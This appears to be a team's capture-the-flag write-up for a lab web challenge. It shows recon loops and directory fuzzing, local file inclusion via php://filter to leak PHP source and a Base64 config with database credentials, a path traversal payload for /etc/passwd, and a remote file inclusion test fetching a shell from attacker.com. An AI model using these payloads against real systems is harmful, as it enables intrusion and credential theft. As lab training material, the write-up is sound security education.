

This was a team challenge so we played as a team big up team JOINT but all in all this is how the challenges were solved
Summary
This challenge hosted a web application at http://10.241.20.31/ with a second app under /CTF_AFRICA_SUMMIT_2026/. The solve path was a mix of recon, source disclosure through php://filter, archive extraction, and image metadata analysis. The flags were stored in the challenge content as country names paired with MD5 hashes, so the job was to recover the hidden clues from the site rather than invent any structure.
| Flag | Where it came from |
|---|---|
Netherlands Flag: b25f73502b862ece2ca4c39bfe4a573d | robots.txt |
Japan Flag: c1c50b54e769acf1537aefe91764f4f7 | Hidden Base64 comment in the homepage source |
United States Flag: bdadd4baa0c880da05361e2d1acadc29 | Hidden Base64 comment in leaked PHP source |
Romania Flag: bb08fcc1b75e1268bddf0a37b36f87ac | Encrypted archive hidden behind the member path |
Kenya Flag: 4952783f09c58839bcdc0a3d580d0226 | EXIF metadata clue in Harley.jpg plus GPS location |
Methodology: How We Found the Endpoints
This section explains the recon approach used to discover all hidden paths and pages. The goal was systematic discovery, not guessing.
Endpoint Discovery Process
1. Check root and common files
curl -s http://10.241.20.31/ | head -n 50
curl -s http://10.241.20.31/robots.txt
curl -s http://10.241.20.31/sitemap.xml
The robots.txt file is always a starting point - it often reveals paths the site owner wanted to hide from search engines.
2. Parse robots.txt for real paths
curl -s http://10.241.20.31/robots.txt | grep -E 'Allow:|Disallow:' | head -n 50Output excerpt:
Disallow: /wp-admin/
Allow: /0
Allow: /1
<SNIPPED>
Allow: /CTF_AFRICA_SUMMIT_2026
Allow: /flag:
<SNIPPED>
This revealed two key endpoints:
/CTF_AFRICA_SUMMIT_2026/- a second app/flag:- which had a Base64-encoded flag
3. Test discovered endpoints
Once you have a list of candidate paths from robots.txt, test each one:
for path in /CTF_AFRICA_SUMMIT_2026 /flag /admin /login /register; do
  echo "Testing: $path"
  curl -s -w "Status: %{http_code}\n" http://10.241.20.31/$path -o /dev/null
done- Status 200 = page exists and is accessible
- Status 404 = not found
- Status 403 = forbidden (may still be interesting)
4. Fuzz for hidden parameter values
Once you find an app like /CTF_AFRICA_SUMMIT_2026/, test common parameters:
for param in page file include view action id; do
  echo "Testing ?$param=index"
  curl -s "http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/?$param=index" | head -n 30
done
This revealed the page parameter was active and included files.
5. Test for known vulnerabilities on that parameter
# Test for LFI/source leak
curl -s 'http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/?page=php://filter/convert.base64-encode/resource=index'

# Test for traversal
curl -s 'http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/?page=../../../../etc/passwd'

# Test for RFI
curl -s 'http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/?page=http://attacker.com/shell'
The php://filter payload worked and exposed source code.
Tools for Endpoint Discovery
ffuf (Fast Fuzz) - wordlist-based fuzzing:
ffuf -u http://10.241.20.31/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,301,302curl + loop - simple and transparent:
for path in admin login register secret hidden debug api config database; do
  code=$(curl -s -o /dev/null -w '%{http_code}' http://10.241.20.31/$path)
  echo "$path -> $code"
done
grep on robots.txt - fastest if available:
curl -s http://10.241.20.31/robots.txt | grep Allow | awk '{print $2}' | sort -uSolution
Step 1: Recon the Main Site

The root page at http://10.241.20.31/ was a simple HTML splash page that linked to an image named Belle_Reve.jpg and displayed “Connected Africa Summit 2026”.

The important discovery was robots.txt:
curl -s http://10.241.20.31/robots.txtRelevant output excerpt:
User-agent: *
Disallow: /wp-admin/
...
Allow: /flag:
TmV0aGVybGFuZHMgRmxhZzogYjI1ZjczNTAyYjg2MmVjZTJjYTRjMzliZmU0YTU3M2Q=
...
Decoding that Base64 string gave the first flag:
echo 'TmV0aGVybGFuZHMgRmxhZzogYjI1ZjczNTAyYjg2MmVjZTJjYTRjMzliZmU0YTU3M2Q=' | base64 -dOutput:
Netherlands Flag: b25f73502b862ece2ca4c39bfe4a573d
Step 2: Discover the page Parameter and Test Available Pages

Once at /CTF_AFRICA_SUMMIT_2026/, we tested common parameters to see if the app accepted dynamic includes:
for param in page file view include; do
  echo "=== Testing ?$param=login ==="
  curl -s "http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/?$param=login" \
    | grep -i "username\|password\|login" | head -n 5
done
The page=login parameter returned a login form, confirming dynamic page inclusion.
Next, we enumerated available pages by trying common names:
for page in index home login logout register member admin config database flag captcha; do
  echo "Testing page=$page"
  curl -s "http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/?page=$page" | head -n 5
done
Results:
?page=login- Login form (accessible)?page=member- “You must be logged in” (authentication required)?page=flag- Page with a number-guessing game?page=config- 404 (but source can be leaked!)
Leak PHP Source Using php://filter
Once we found the page parameter accepted file names, we tested if it would leak source code:
curl -s 'http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/?page=php://filter/convert.base64-encode/resource=index'This worked. The app base64-encoded the PHP source and returned it in the HTML.

Decoding the blob gave this:

The decoded source showed a hidden Base64 comment in the HTML section:
<!-- SmFwYW4gRmxhZzogYzFjNTBiNTRlNzY5YWNmMTUzN2FlZmU5MTc2NGY0Zjc= -->Decoding it:
echo 'SmFwYW4gRmxhZzogYzFjNTBiNTRlNzY5YWNmMTUzN2FlZmU5MTc2NGY0Zjc=' | base64 -dOutput:
Japan Flag: c1c50b54e769acf1537aefe91764f4f7
Step 3: Dump the PHP Sources
This is the exact process to move from a working LFI parameter to real source code, then to the next flag.
3.1 Leak one file and save the raw HTTP response
Start with config.php because it often contains credentials, comments, and hidden hints.
curl -s 'http://10.241.20.31/CTF_AFRICA_SUMMIT_2026/?page=php://filter/convert.base64-encode/resource=config' \
  -o config_leak.html
What this does:
resource=configtells PHP to includeconfig.phpconvert.base64-encodeforces the source to be printed as Base64 text instead of executing- Output is saved to
config_leak.html
The raw output looks like this:
<html>
<head><title>CTF Intranet Image Hosting</title></head>
<body>
<center>
...
PD9waHAKJHNlcnZlcgkgID0gImxvY2FsaG9zdCI7CiR1c2VybmFtZSA9ICJjdGYiOwokcGFzc3dvcmQgPSAiQVMzNG5mZ1k3KGZnaGdoZksiOwokZGF0YWJhc2UgPSAiVXNlcnMiOwovL1ZXNXBkR1ZrSUZOMFlYUmxjeUJHYkdGbk9pQmlaR0ZrWkRSaVlXRXdZemc0TUdSaE1EVXpOakZsTW1ReFlXTmhaR015T1E9PQo/Pg==
</center>
</body>
</html>
Or view it directly in the browser:

3.2 Extract the Base64 PHP blob
The response is not just raw Base64 - it is wrapped inside HTML. Extract the block that starts with PD9waHA, which is Base64 for <?php:
PD9waHAKJHNlcnZlcgkgID0gImxvY2FsaG9zdCI7CiR1c2VybmFtZSA9ICJjdGYiOwokcGFzc3dvcmQgPSAiQVMzNG5mZ1k3KGZnaGdoZksiOwokZGF0YWJhc2UgPSAiVXNlcnMiOwovL1ZXNXBkR1ZrSUZOMFlYUmxjeUJHYkdGbk9pQmlaR0ZrWkRSaVlXRXdZemc0TUdSaE1EVXpOakZsTW1ReFlXTmhaR015T1E9PQo/Pg==3.3 Decode the blob into readable PHP source
